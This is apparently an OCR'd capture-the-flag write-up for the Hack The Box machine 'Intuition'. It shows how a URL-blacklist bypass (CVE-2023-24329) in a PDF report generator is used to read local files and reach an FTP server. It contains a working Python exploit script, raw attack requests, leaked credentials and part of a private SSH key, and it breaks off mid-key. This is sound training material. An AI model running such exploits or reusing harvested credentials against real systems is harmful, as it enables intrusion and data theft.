





We get a hit back:

```
┌──(pyp㉿Ghost)-[~/…/Active/Intuition/www/test]
└─$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
10.129.245.84 - - [29/Apr/2024 19:13:40] "GET / HTTP/1.1" 200 -
```

And upon viewing the pdf file which is saved:



We get the `Directory listing` for the `directory`. As I had nothing there, I got nothing. We can run the request through `burpsuite` to view headers:




Request

```
POST /create_pdf_report HTTP/1.1
Host: dashboard.comprezzor.htb
Content-Length: 43
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dashboard.comprezzor.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.8
Referer: http://dashboard.comprezzor.htb/create_pdf_report
Accept-Encoding: gzip, deflate, br
Cookie: user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2QONDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5
Connection: close

report_url=http%3A%2F%2F10.10.14.12%3A81%2F
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 29 Apr 2024 16:18:58 GMT
Content-Type: application/pdf
Content-Length: 8015
Connection: close
Content-Disposition: attachment; filename=report_71693.pdf
Last-Modified: Mon, 29 Apr 2024 16:18:58 GMT
Cache-Control: no-cache
ETag: "1714407538.3083534-8015-2684425724"

%PDF-1.4
%âãÏÓ
1 0 obj
<<
/Title ()
/Creator (þÿwkhtmltopdf 0.12.6)
/Producer (þÿQt 5.15.2)
/CreationDate (D:20240429161858Z)
>>
endobj
2 0 obj
<<
/Type /Catalog
/Pages 3 0 R
>>
endobj
4 0 obj
```

We see that it does connection and immediately gives us output, what if we try to read files in the machine?



Request

```
POST /create_pdf_report HTTP/1.1
Host: dashboard.comprezzor.htb
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dashboard.comprezzor.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.8
Referer: http://dashboard.comprezzor.htb/create_pdf_report
Accept-Encoding: gzip, deflate, br
Cookie: user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2QONDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMjlkNzc2ZDU4OWQ5
Connection: close

report_url=file:///etc/passwd
```

Response


```
    </style>
  </head>

  <body>
    <div class="container">
      <h1 class="text-center">
        Create PDF Report
      </h1>


      <div class="alert alert-error">
        Invalid URL
      </div>


      <!-- Form for entering the report URL -->
      <div class="form-container">
        <form method="POST" action="/create_pdf_report">
          <div class="mb-3">
            <label for="reportUrl" class="form-label">
              Report URL
            </label>
            <input type="url" class="form-control" id="reportUrl" name="report_url" required>
          </div>
          <button type="submit" class="btn btn-primary">
            Generate PDF Report
          </button>
        </form>
      </div>
    </div>

    <!-- Add Bootstrap JS (optional, but required if you plan to use Bootstrap features) -->
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js">
    </script>
  </body>

</html>
```

We get a `Invalid URL` error, meaning that it is blacklisted from us accessing the `contents` that way (and the same appears for versions of localhost). So what about we observe how the process works:

- It makes a HTTP request (this is important because it is what fetches the page from a server)
- It then converts the `html` file to `pdf` most likely using the `wkhtmltopdf` binary.
  What if we capture the `HTTP` request being made (using netcat)? Then we can view the headers:
- Burp request

```
POST /create_pdf_report HTTP/1.1
Host: dashboard.comprezzor.htb
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://dashboard.comprezzor.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.8
Referer: http://dashboard.comprezzor.htb/create_pdf_report
Accept-Encoding: gzip, deflate, br
Cookie:
user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW
4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhMj
lkNzc2ZDU4OWQ5
Connection: close

report_url=http://10.10.14.12:81/
```

- Netcat response:




We see a version of the `User Agent` : `Python urllib/3.11`. Because a version has

been given, then its CVE hunting leading us to `CVE-2023–24329` which has a blog post here: https://vsociety.medium.com/cve-2023-24329-bypassing-url-blackslisting-using-blank-in-python-urllib-library-ee438679351d

The general idea is simply using a space before the forbidden url and thats it:

- `/etc/passwd` (the output is clattered as it is in pdf format)



We can write an exploit to automate for us everything, the `url` cannot only fetch `http` but other protocols as well.


- csrf.py

```
#!/usr/bin/env python3

import requests,argparse,PyPDF2, subprocess


# Step 1: Check if arguments are provided (--help)
parser = argparse.ArgumentParser(description="Send requests based on protocol type.")
parser.add_argument("protocol", help="The protocol to use (http, file, ftp)")
parser.add_argument("--url", help="The URL to send the request to (required if protocol is http)")
parser.add_argument("--file", help="The file path to use (required if protocol is file)")
parser.add_argument("--username", help="The username for FTP (required if protocol is ftp)")
parser.add_argument("--password", help="The password for FTP (required if protocol is ftp)")
parser.add_argument("--path", help="The path for the FTP file (required if protocol is ftp)")

args = parser.parse_args()

if args.protocol == "http":
```

```
    if not args.url:
        parser.error("URL is required when protocol is http.")
elif args.protocol == "file":
    if not args.file:
        parser.error("File path is required when protocol is file.")
elif args.protocol == "ftp":
    if not all([args.username, args.password, args.path]):
        parser.error("Username, password, and path are required when
protocol is ftp.")
else:
    parser.error("Unsupported protocol. Use 'http', 'file', or 'ftp'.")

# Step 2: Creating the payload
if args.protocol == "http":
    payload = f"{args.url}"
elif args.protocol == "file":
    payload = f"file://{args.file}"
elif args.protocol == "ftp":
    payload = f"ftp://{args.username}:{args.password}@{args.path}"

# Step 3: Creating the http request to be sent to the pdf_report as a post
request

url = 'http://dashboard.comprezzor.htb/create_pdf_report'
headers = {
    'Host': 'dashboard.comprezzor.htb',
    'Content-Length': '30',
    'Cache-Control': 'max-age=0',
    'Upgrade-Insecure-Requests': '1',
    'Origin': 'http://dashboard.comprezzor.htb',
    'Content-Type': 'application/x-www-form-urlencoded',
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8',
    'Sec-GPC': '1',
    'Accept-Language': 'en-US,en;q=0.8',
    'Referer': 'http://dashboard.comprezzor.htb/create_pdf_report',
    'Accept-Encoding': 'gzip, deflate, br',
    'Cookie':
'user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRta
W4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhM
jlkNzc2ZDU4OWQ5',
    'Connection': 'close'
}
```

```
data = {
    "report_url": f" {payload}"
}

response = requests.post(url, headers=headers, data=data)

if 'Unexpected error' in response.text:
    print('No such file exists!')
    exit(0)

# Step 4: Parse the pdf response and extract text, delete the file after
done
with open('/tmp/response.pdf', 'wb') as f:
    f.write(response.content)

pdf = PyPDF2.PdfReader(open('/tmp/response.pdf', 'rb'))

for page in pdf.pages:
    print(page.extract_text())

subprocess.run(['rm', '/tmp/response.pdf'])
```

From the above we can read files:



We see we have achieved exploitation!

Source code enumeration

We see that we have some sort of `LFI` through the `CSRF`. We can try to read files belonging to the program. To do that we utilize reading the `/proc/self/cmdline` which usually contains the command running the latest process.

```
└─$ python3 csrf.py file --file /proc/self/cmdline
python3/app/code/app.py
```

We see the `direcytory -> /app/code/app.py`. We can read the file and figure out our next move:

- app.py

```
from flask import Flask, request, redirect
from blueprints.index.index import main_bp
from blueprints.report.report import report_bp
from blueprints.auth.auth import auth_bp
from blueprints.dashboard.dashboard import dashboard_bp

app = Flask(__name__)
app.secret_key = "7ASS7ADA8RF3FD7"
app.config['SERVER_NAME'] = 'comprezzor.htb'
app.config['MAX_CONTENT_LENGTH'] = 5 * 1024 * 1024  # Limit file size to 5MB
ALLOWED_EXTENSIONS = {'txt', 'pdf', 'docx'}  # Add more allowed file
extensions if needed


app.register_blueprint(main_bp)
app.register_blueprint(report_bp,  subdomain='report')
app.register_blueprint(auth_bp,  subdomain='auth')
app.register_blueprint(dashboard_bp,  subdomain='dashboard')


if __name__ == '__main__':
    app.run(debug=False, host="0.0.0.0", port=80)
```

We see very interesting files but the `dashboard` file is the most interesting, it tends to give the impression that for a dashboard to operate the options we saw earlier, it must have to operate under some interesting conditions, such as creating the backup.

- dashboard.py -> `/app/code/blueprints/dashboard/dashboard.py` (From how python retrieves file using the import statement, we can find the path). Research upon this if you are still confused.

```
from flask import Blueprint, request, render_template, flash, redirect,
url_for, send_file
from blueprints.auth.auth_utils import admin_required, login_required,
deserialize_user_data
from blueprints.report.report_utils import (
    get_report_by_priority, get_report_by_id, delete_report,
get_all_reports,
    change_report_priority, resolve_report
```

```
)
import random, os, pdfkit, socket, shutil
import urllib.request
from urllib.parse import urlparse
import zipfile
from ftplib import FTP
from datetime import datetime

dashboard_bp = Blueprint('dashboard', __name__, subdomain='dashboard')
pdf_report_path = os.path.join(os.path.dirname(__file__), 'pdf_reports')
allowed_hostnames = ['report.comprezzor.htb']

@dashboard_bp.route('/', methods=['GET'])
@admin_required
def dashboard():
    user_data = request.cookies.get('user_data')
    user_info = deserialize_user_data(user_data)
    if user_info['role'] == 'admin':
        reports = get_report_by_priority(1)
    elif user_info['role'] == 'webdev':
        reports = get_all_reports()
    return render_template('dashboard/dashboard.html', reports=reports,
user_info=user_info)

@dashboard_bp.route('/report/', methods=['GET'])
@login_required
def get_report(report_id):
    user_data = request.cookies.get('user_data')
    user_info = deserialize_user_data(user_data)
    if user_info['role'] in ['admin', 'webdev']:
        report = get_report_by_id(report_id)
        return render_template('dashboard/report.html', report=report,
user_info=user_info)
    else:
        pass

@dashboard_bp.route('/delete/', methods=['GET'])
@login_required
def del_report(report_id):
    user_data = request.cookies.get('user_data')
    user_info = deserialize_user_data(user_data)
    if user_info['role'] in ['admin', 'webdev']:
        delete_report(report_id)
        return redirect(url_for('dashboard.dashboard'))
    else:
        pass
```

```
@dashboard_bp.route('/resolve', methods=['POST'])
@login_required
def resolve():
    report_id = int(request.args.get('report_id'))
    if resolve_report(report_id):
        flash('Report resolved successfully!', 'success')
    else:
        flash('Error occurred while trying to resolve!', 'error')
    return redirect(url_for('dashboard.dashboard'))

@dashboard_bp.route('/change_priority', methods=['POST'])
@admin_required
def change_priority():
    user_data = request.cookies.get('user_data')
    user_info = deserialize_user_data(user_data)
    if user_info['role'] != ('webdev' or 'admin'):
        flash('Not enough permissions. Only admins and webdevs can change
report priority.', 'error')
        return redirect(url_for('dashboard.dashboard'))
    report_id = int(request.args.get('report_id'))
    priority_level = int(request.args.get('priority_level'))
    if change_report_priority(report_id, priority_level):
        flash('Report priority level changed!', 'success')
    else:
        flash('Error occurred while trying to change the priority!',
'error')
    return redirect(url_for('dashboard.dashboard'))

@dashboard_bp.route('/create_pdf_report', methods=['GET', 'POST'])
@admin_required
def create_pdf_report():
    global pdf_report_path
    if request.method == 'POST':
        report_url = request.form.get('report_url')
        try:
            scheme = urlparse(report_url).scheme
            hostname = urlparse(report_url).netloc
            try:
                dissallowed_schemas = ["file", "ftp", "ftps"]
                if (scheme not in dissallowed_schemas) and
((socket.gethostbyname(hostname.split(":")[0]) != '127.0.0.1') or (hostname
in allowed_hostnames)):
                    print(scheme)
                    urllib_request = urllib.request.Request(report_url,
headers={'Cookie':
```

```
'user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRta
W4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhM
jlkNzc2ZDU4OWQ5'})
                    response = urllib.request.urlopen(urllib_request)
                    html_content = response.read().decode('utf-8')
                    pdf_filename =
f'{pdf_report_path}/report_{str(random.randint(10000,90000))}.pdf'
                    pdfkit.from_string(html_content, pdf_filename)
                    return send_file(pdf_filename, as_attachment=True)
            except:
                flash('Unexpected error!', 'error')
                return render_template('dashboard/create_pdf_report.html')
        except Exception as e:
            raise e
    else:
        return render_template('dashboard/create_pdf_report.html')

@dashboard_bp.route('/backup', methods=['GET'])
@admin_required
def backup():
    source_directory = os.path.abspath(os.path.dirname(__file__) +
'../../../')
    current_datetime = datetime.now().strftime("%Y%m%d%H%M%S")
    backup_filename = f'app_backup_{current_datetime}.zip'
    with zipfile.ZipFile(backup_filename, 'w', zipfile.ZIP_DEFLATED) as
zipf:
        for root, _, files in os.walk(source_directory):
            for file in files:
                file_path = os.path.join(root, file)
                arcname = os.path.relpath(file_path, source_directory)
                zipf.write(file_path, arcname=arcname)
    try:
        ftp = FTP('ftp.local')
        ftp.login(user='ftp_admin', passwd='u3jai8y71s2')
        ftp.cwd('/')
        with open(backup_filename, 'rb') as file:
            ftp.storbinary(f'STOR {backup_filename}', file)
        ftp.quit()
        os.remove(backup_filename)
        flash('Backup and upload completed successfully!', 'success')
    except Exception as e:
        flash(f'Error: {str(e)}', 'error')
    return redirect(url_for('dashboard.dashboard'))
```

We see the following credentials for ftp!

```
ftp_admin:u3jai8y71s2@ftp.local
```

We can try to use the same CSRF to do ftp enumeration like I mentioned that there are more `schemes/protocols` apart from `http` that `urllib` can access.
With our script, let us get access there

```
—$ python3 csrf.py ftp --username ftp_admin --password u3jai8y71s2 --path
ftp.local/
-rw-------
1       root
root
2655    Apr     29      17:25   private-8297.key        -rw-r--r--
1       root
root
15519   Apr     29      17:25   welcome_note.pdf        -rw-
r--r--
1       root
root
1732    Apr     29      17:25   welcome_note.txt
```

We get the following files on the root dir:

```
/private-8297.key
/welcome_note.pdf
/welcome_note.txt
```

Let us try reading the `welcome_note.txt` file first, because we are being welcomed!

```
python3 csrf.py ftp --username ftp_admin --password u3jai8y71s2 --path
ftp.local/welcome_note.txt

Dear Devs,

We are thrilled to extend a warm welcome to you as you embark on this
exciting journey with us. Your arrival marks the beginning of an inspiring
chapter in our collective pursuit of excellence, and we are genuinely
delighted to have you on board.

Here, we value talent, innovation, and teamwork, and your presence here
reaffirms our commitment to nurturing a diverse and dynamic workforce. Your
skills, experience, and unique perspectives are invaluable assets that will
contribute significantly to our continued growth and success.
```

```
As you settle into your new role, please know that you have our unwavering
support. Our team is here to guide and assist you every step of the way,
ensuring that you have the resources and knowledge necessary to thrive in
your position.

To facilitate your work and access to our systems, we have attached an SSH
private key to this email. You can use the following passphrase to access
it, `Y27SH19HDIWD`. Please ensure the utmost confidentiality and security
when using this key. If you have any questions or require assistance with
server access or any other aspect of your work, please do not hesitate to
reach out for assistance.

In addition to your technical skills, we encourage you to bring your
passion, creativity, and innovative thinking to the table. Your
contributions will play a vital role in shaping the future of our projects
and products.

Once again, welcome to your new family. We look forward to getting to know
you, collaborating with you, and witnessing your exceptional contributions.
Together, we will continue to achieve great things.

If you have any questions or need further information, please feel free to
me at adam@comprezzor.htb.

Best regards,
```

So we see the following:

- We have an SSH key to log into the system, the `private-8297.key`, and its password is `Y27SH19HDIWD`.
  We can get information about the file after first downloading it and formatting it correctly:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA31Hup7urnShE6hwN7+LDo4SAOLMUsCTqVibEv/5eigTnB0Q+qiYh
WXskOTZB4hCjyBH7B7hTM8pMfJQCiu/Vlr0dAVemcB0kJ0UAcg/XgI+tGfwmTXKtfTx6+r
mk0Yx6kP827O6c1k7PpnQsCizlO8fl9Fxhprazx+P2Dg8bjsD/Uu5brtF5htJu7IfCNREy
EqG8nAzf9qmtRP8NFQTbgZbUdQUQXQ4hjm7YmdbBvnDLAkhsAgdLGDv92muVLNdDdr9/ff
U+7u2E8Cbn/VauWMbfFag0/7fiV1NC7hOcT6c3nQSeQTRjcAD6pBAZozZ0LGJQZXnKOhTe
C2uyK5++H2/+zhRkf4h7i3N1BUJE5SuyzV3oKyscW9Xy6doOAdcj69nlQ1/zs26gBO/PTQ
L9QIOzuR9SB0x9gUz0xdxbJu6ZPnn8Ebk7rLnun2bXgIqb+K2QDyhEzC3gT21BqMTzb0cu
lS30y1fgs2BiU3a5zR1mEO/rKm3CRRgwUPl90HpRAAAFiFxHbrBcR26wAAAAB3NzaC1yc2
EAAAGBAN9R7qe7q50oROocDe/iw6OEgDizFLAk6lYmxL/+XooE5wdEPqomIVl7JDk2QeIQ
o8gR+we4UzPKTHyUAorv1Za9HQFXpnAdJCdFAHIP14CPrRn8Jk1yrX08evq5pNGMepD/Nu
zunNZOz6Z0LAos5TvH5fRcYaa2s8fj9g4PG47A/1LuW67ReYbSbuyHwjURMhKhvJwM3/ap
```

```
rUT/DRUE24GW1HUFEF0OIY5u2JnWwb5wywJIbAIHSxg7/dprlSzXQ3a/f331Pu7thPAm5/
1WrljG3xWoNP+34ldTQu4TnE+nN50EnkE0Y3AA+qQQGaM2dCxiUGV5yjoU3gtrsiufvh9v
/s4UZH+Ie4tzdQVCROUrss1d6CsrHFvV8unaDgHXI+vZ5UNf87NuoATvz00C/UCDs7kfUg
dMfYFM9MXcWybumT55/BG5O6y57p9m14CKm/itkA8oRMwt4E9tQajE829HLpUt9MtX4LNg
YlN2uc0dZhDv6yptwkUYMFD5fdB6UQAAAAMBAAEAAAGAUBwOjhoK6nH3IroUn9CLWL2f13
caPUPI0kXO/4aKuF0g2SD4j8Xk4boEWQenI6bPceZNVEwhgKsZu/jGXrvBNXU6kfA00vQJ
M5MToVcgecxQjsk+njq8lHfdL9Lnloobr6b1t5GzLkeQQshawf2v7716NqnrF8hjfpm+ev
Wdb5y5GrFJr1ESlLQpOW1L1AiKm1dsltghgVUFxIHv2fHnojmOljnOUGtQy0zlI26ACsZg
dL2xDRs7q4JdwnwkQ7UmIP1ws/+26LUZYzsbR9Ev+8wyhQmKss/ISPU16rBxvvMx7dlfoR
fc+fB5eH4ifcYfG2HK2tbfIkAzCzCo2F94vqrWHXcZRW3cCMvoPvGikXaKaQf+nCfozGcj
uK185g/6QRV07OY1lrw1DzJVGkFiZ5Wx4xruVYqik145QvpWh6TzFh8g/ppa2NlkO2nkcG
1gpVnb0tbPwgNQT9z4Eit6IdYdkd2zB/4PGJHWRcimKB6A40oFH4qDPK0tr6CCInbnAAAA
wFrnrH7u69Jefg4khkRqlss7rkGL7fSmcLMJGpLholbx6nAHlXFmroMT+gw8IVE6XM58OH
FPYQvHZoQEXdT4DP6DVxwkie/zCxEqbI+9CnRHwVHmGuofKTj5t4XpUjji/uZiRtxgF3XU
9pZ7kX8Q6FwWjKzEDc8VmWkBIhf0YlidleW5L2G42EZJBFyIuxHHdAeuXED7OPSV29gO3Q
aBykdIZgY7/mHFKr0tPaAeR9MA/i5fPQnh/Wg8QO32oUPQMAAAAMEA/XNWYQbQjuoFZnDi
a2V5xl8vAsfmEb2Ipm+njC0Ys5y7mYPsb44p5A/BYuw2LcVg2GCFJ4CeIj7W/RKOMWq6DZ
DbLU4lKJ0NcJ5yRqJ78tqowmQ9PvWLDLMGmDxYDeQpnxUIYJ2mjeZXbNqU6O1srqr6gNGp
JryVNgzfQoYZX1Wqamo1at/9ujSYmBDEwjIiKfidqVdOh23LhurEG4jmnK7hQ/dI6oWXnP
